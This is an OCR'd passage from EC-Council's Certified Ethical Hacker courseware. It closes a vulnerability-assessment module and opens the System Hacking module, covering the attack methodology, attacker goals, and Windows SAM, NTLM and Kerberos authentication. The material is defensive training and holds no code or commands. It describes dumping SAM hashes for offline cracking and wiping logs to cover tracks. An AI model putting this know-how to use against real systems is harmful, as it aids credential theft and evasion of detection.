


Figure 5.16: Security vulnerability report

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Vulnerability Summary

This report is produced for every device or server after scanning. It gives a summary of the scan result that includes the following elements:

- Current security flaws
- Categories of vulnerabilities
- Newly detected security vulnerabilities
- The severity of vulnerabilities
- Resolved vulnerabilities





Figure 5.17: Security vulnerability summary

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

This module discussed vulnerability research, vulnerability assessment, and the vulnerability-management life cycle. It also discussed the CVSS vulnerability scoring system and databases and various types of vulnerabilities and vulnerability assessment techniques. It described various vulnerability assessment solutions along with their characteristics and described various vulnerability assessment tools that are used to test a host or application for vulnerabilities, along with the criteria and best practices for selecting the tool. Finally, this module ended with a detailed discussion on how to analyze a vulnerability assessment report and how it discloses the risks detected after scanning a network.

The next module will show how attackers, as well as ethical hackers and pen testers, attempt system hacking based on the information collected about a target in the footprinting, scanning, enumeration, and vulnerability analysis phases.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 06:
System Hacking

Module Objectives

System hacking is one of the most important, and sometimes, the ultimate goal of an attacker. The attacker acquires information through techniques such as footprinting, scanning, enumeration, and vulnerability analysis and then uses this information to hack the target system. This module will focus on the tools and techniques used by an attacker to hack the target system.

The module begins with an overview of the hacking methodology. Next, it discusses in detail the various hacking stages, such as gaining and maintaining access and clearing logs.

At the end of this module, you will be able to do the following:

- Describe the Certified Ethical Hacker hacking methodology
- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise
- Apply various system hacking countermeasures

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking Concepts

An attacker engages in system hacking attempts using information collected in earlier footprinting, scanning, enumeration, and vulnerability analysis phases. The following is an overview of these phases and the information collected so far.

We have already discussed the following in our previous modules:

- **Footprinting Module:** Footprinting is the process of accumulating data about a specific network environment. In the footprinting phase, the attacker creates a profile of the target organization and obtains information such as its IP address range, namespace, and employees.

  Footprinting facilitates the process of system hacking by revealing its vulnerabilities. For example, the organization's website may provide employee bios or a personnel directory, which the hacker can use for social engineering purposes. Conducting a Whois query on the web can provide information about the associated networks and domain names related to a specific organization.

- **Scanning Module:** Scanning is a procedure used for identifying active hosts, open ports, and unnecessary services enabled on particular hosts. Attackers use different types of scanning methods for host discovery, port and service discovery, operating system (OS) discovery, and evading endpoint security devices such as intrusion detection systems (IDSs) and firewalls. These techniques help attackers identify possible vulnerabilities. Scanning procedures such as port scanning and ping sweeps return information about the services offered by the live hosts that are active on the Internet, and their IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Enumeration Module:** Enumeration is a method of intrusive probing, through which attackers gather information such as network user lists, routing tables, security flaws, and Simple Network Management Protocol (SNMP) data. This is of significance, because the attacker ranges over the target territory to glean information about the network, and shared users, groups, applications, and banners.

  Enumeration involves making active connections to the target system or subjecting it to direct queries. Normally, an alert and secure system logs such attempts. Often, the information gathered, such as a DNS address, is publicly available; however, it is possible that the attacker might stumble upon a remote IPC share, such as IPC$ in Windows, that can be probed with a null session, thereby allowing shares and accounts to be enumerated.

- **Vulnerability Analysis Module:** Vulnerability assessment is an examination of the ability of a system or application, including its current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels.

  Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by the attackers to perform further exploitation on that target network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



CEH Hacking Methodology (CHM)

Attackers follow a certain methodology to hack a system. They first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which they then use to exploit the target system.

The figure shows the steps and flow mechanisms between steps in the CEH hacking methodology (CHM).




Figure 6.1: CEH hacking methodology

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

There are four steps in the CHM:

- **Gaining Access**

  The previous phases of hacking, including footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment, help attackers to identify security loopholes and vulnerabilities that exist in the target organizational IT assets. Attackers use this information, along with techniques such as cracking passwords and exploiting vulnerabilities such as buffer overflows, to gain access to the target organizational system.

  Password cracking involves gaining access to low-privileged user accounts by cracking passwords using techniques such as brute-forcing, password guessing, and social engineering. Attackers exploit the identified vulnerabilities, such as buffer overflows, to gain root-level access to the target system.

- **Escalating Privileges**

  After gaining access, attackers then escalate their privileges to administrative levels, to perform a protected operation. Attackers exploit vulnerabilities that exist in OSs and software applications to escalate privileges.

- **Maintaining Access**

  After successfully gaining access and escalating privileges to the target system, attackers ensure that high levels of access are maintained to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files.

- **Clearing Logs**

  To maintain future system access, attackers attempt to avoid recognition by legitimate system users. To remain undetected, attackers wipe out the entries corresponding to their activities in the system logs, thus avoiding detection by users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

System Hacking Goals

Every criminal has a certain goal that they intend to achieve. Likewise, attackers can have certain goals for performing system attacks. The following are some examples of the goals of system attackers. The following diagram shows these goals at different hacking stages and the techniques used to achieve them.

Figure 6.2: Hacking stages, goals, and techniques

- **Gaining Access**

  In system hacking, the attacker first tries to gain access to a target system using information obtained and loopholes found in the access control mechanism of the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

system. Once the attacker succeeds in gaining access to the system, they can freely perform various malicious activities such as stealing sensitive data, implementing a sniffer to capture network traffic, and infecting the system with malware. The attacker can then use techniques such as password cracking, vulnerability exploitation, and social engineering tactics to gain access to the target system.

- **Escalating Privileges**

  After gaining access to a system using a low-privileged normal user account, the attacker may then try to increase their administrator privileges to perform protected system operations, so that they can proceed to the next level of the system hacking phase, which is the execution of applications. The attacker exploits known system vulnerabilities to escalate user privileges.

- **Executing Applications**

  Once the attacker has administrator privileges, they can attempt to install malicious programs such as Trojans, backdoors, rootkits, and keyloggers, which grant them remote system access and enable them to remotely execute malicious codes. Installing rootkits allows the attacker to gain access at the OS level to perform malicious activities. To maintain access for later use, they may even install backdoors.

- **Hiding Files**

  Attackers use rootkits and steganography techniques to attempt to hide the malicious files they install on the system, and thus their activities.

- **Covering Tracks**


  To remain undetected, it is important for the attackers to erase from the system all evidence of security compromise. To achieve this, they might modify or delete logs in the system using certain log-wiping utilities, thus removing all evidence of their presence.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Gaining Access

As discussed earlier, CHM involves various steps attackers follow to hack systems. The following sections discuss these steps in greater detail. The first step, which is the gaining of access, involves the use of various techniques that attackers employ to gain access to the target system. These techniques include cracking passwords, exploiting buffer overflows, and identifying vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Cracking Passwords

Microsoft Authentication

When users log in to a Windows computer, a series of steps is performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**

  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**


  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.

Figure 6.3: Screenshot of Windows authentication

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How Hash Passwords Are Stored in Windows SAM?

Windows OSs use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at %SystemRoot%/system32/config/SAM in Windows systems, and Windows mounts it in the registry under the HKLM/SAM registry hive. It stores LM or NTLM hashed passwords.

Figure 6.4: Storing a user password using LM/NTLM hash

NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hashes by default. The LM hash is blank in the newer versions of Windows. Selecting the option to remove LM hashes enables an additional check during password change operations but does not immediately clear LM hash values from the SAM. The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


